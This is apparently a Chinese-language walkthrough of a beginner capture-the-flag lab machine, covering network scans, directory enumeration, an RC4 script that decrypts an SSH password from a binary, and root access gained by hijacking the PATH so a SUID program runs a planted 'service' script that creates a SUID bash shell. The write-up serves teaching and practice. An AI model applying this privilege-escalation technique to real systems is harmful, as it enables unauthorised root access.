Mazesec_Ezre

靶机来源:QQ群-660930334

难度:Baby

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 11:28 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00092s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00049s latency).
MAC Address: 08:00:27:B0:CD:45 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.95
Host is up (0.00069s latency).
MAC Address: 08:00:27:B2:ED:87 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 9.63 seconds

靶机IP:192.168.2.95

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.95
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 11:28 +0800
Nmap scan report for 192.168.2.95
Host is up (0.00056s latency).
Not shown: 35412 filtered tcp ports (no-response), 30121 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:B2:ED:87 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 41.48 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.95
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 11:29 +0800
Nmap scan report for 192.168.2.95
Host is up (0.00078s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:B2:ED:87 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 4.19, Linux 5.0 - 5.14, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.95
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 14:50 +0800
Nmap scan report for 192.168.2.95
Host is up (0.00080s latency).
All 100 scanned ports on 192.168.2.95 are in ignored states.
Not shown: 56 closed udp ports (port-unreach), 44 open|filtered udp ports (no-response)
MAC Address: 08:00:27:B2:ED:87 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 57.45 seconds

二、WEB渗透

1、80端口

访问80端口

1
2
3
┌──(root㉿kali)-[~/miaosec]
└─# curl http://192.168.2.95
index

没有信息,进行目录扫描

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~/miaosec]
└─# gobuster dir -u http://192.168.2.95 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,bak
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.95
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,bak,php,html,js
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html (Status: 200) [Size: 6]
dev (Status: 301) [Size: 310] [--> http://192.168.2.95/dev/]
server-status (Status: 403) [Size: 277]
Progress: 981059 / 1323348 (74.13%)^C

找到目录:dev


访问目录dev找到两个文件 img


查看todo.txt img 提示我们了SSH的账号是Ryan,密码是你最喜欢的女孩的名字

同时还有一个二进制文件authenticator

三、RC4 流加密算法

反编译二进制文件authenticator img

将反编译出来的源码丢给ai,得到Python脚本还原flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# authenticator_flag_solver.py

def rc4(key, data):
# 初始化 S-box
S = list(range(256))
j = 0
for i in range(256):
j = (j + S[i] + key[i % len(key)]) % 256
S[i], S[j] = S[j], S[i]

# 生成 keystream 并解密
i = j = 0
plaintext = []
for byte in data:
i = (i + 1) % 256
j = (j + S[i]) % 256
S[i], S[j] = S[j], S[i]
k = S[(S[i] + S[j]) % 256]
plaintext.append(byte ^ k)
return bytes(plaintext)

# 密文(18字节,小端拼接)
ciphertext = bytes([
0x1D, 0xE1, 0x20, 0x92, 0xC4, 0x35, 0xD7, 0x8C,
0x55, 0x91, 0x5E, 0xFA, 0x78, 0x8E, 0xB2, 0x96,
0xA0, 0x47
])

key = b"welcome"

flag = rc4(key, ciphertext)
print("Flag:", flag.decode(errors='replace'))

运行该脚本,得到FLAG

1
2
3
┌──(root㉿kali)-[/tmp]
└─# python3 authenticator_flag_solver.py
Flag: {Ryan:sunninggirl}

成功获取到Ryan用户的ssh密码:sunninggirl

得到Ryan的权限

1
2
3
4
┌──(root㉿kali)-[~/Tool]
└─# ssh Ryan@192.168.2.95
$ id
uid=1000(Ryan) gid=1000(Ryan) groups=1000(Ryan)

四、权限提升

查看suid文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/super_checker
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1

找到一个文件/usr/bin/super_checker具有suid权限

查看文件

1
2
3
4
$ /usr/bin/super_checker
--- Admin Maintenance Console ---
Enter Maintenance Password: 123
[-] Access Denied! Invalid credentials.

需要我们输入密码

使用strings进行查看

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
RyanÉezRe:/var/www/html/dev$ strings /usr/bin/super_checker
/lib64/ld-linux-x86-64.so.2
setuid
__isoc99_scanf
puts
printf
strlen
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
(jj.
u)1
u/UH
ÄÅAÖAÅAÜA_
Ä+Å Access Granted! Running system maintenance...
--- Admin Maintenance Console ---
Ä-Å Access Denied! Invalid credentials.
service --status-all
Enter Maintenance Password:
%19s
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
  • 程序会提示输入密码
  • 如果正确 → 打印 “Access Granted!” 并执行 system("service --status-all")
  • 如果错误 → 打印 “Access Denied!”

因此可以输入正确的密码,然后劫持service进行提权

尝试对该文件进行反编译 img

丢给ai,自动解出密码为:r00t_p@ss

那么就可以劫持service

  1. 创建恶意的service
1
2
3
4
RyanÉezRe:$ cat /tmp/service 
#!/bin/bash
cp /bin/bash /tmp/rootshell
chmod u+s /tmp/rootshell
  1. 将tmp目录加入到环境变量
1
RyanÉezRe:$ export PATH=/tmp:$PATH
  1. 执行/usr/bin/super_checker
1
2
3
RyanÉezRe:$ echo "r00t_pÉss" ö /usr/bin/super_checker
--- Admin Maintenance Console ---
Enter Maintenance Password: Ä+Å Access Granted! Running system maintenance...

查看/tmp目录,成功写入了rootshell

1
2
RyanÉezRe:$ ls -la /tmp/rootshell
-rwsr-xr-x 1 root root 1168776 Mar 23 01:03 /tmp/rootshell

获取root权限

1
2
3
RyanÉezRe:$ /tmp/rootshell -p
rootshell-5.0# id
uid=1000(Ryan) gid=1000(Ryan) euid=0(root) groups=1000(Ryan)

五、查看FLAG

1
2
3
rootshell-5.0# cat /root/root.txt /home/Ryan/user.txt 
äroot-f97e8b4d2c5a0e9f1t3h8c0a6eld4b39å
äuser-5d8e7f9a4b3c2d1e0f8a7b6c5d4e3f2aå

Mazesec_Ezre
http://miao-sec.github.io/Maze-sec/Mazesec-Ezre/
作者
Miao
发布于
2026年3月23日
许可协议
BY-MIAO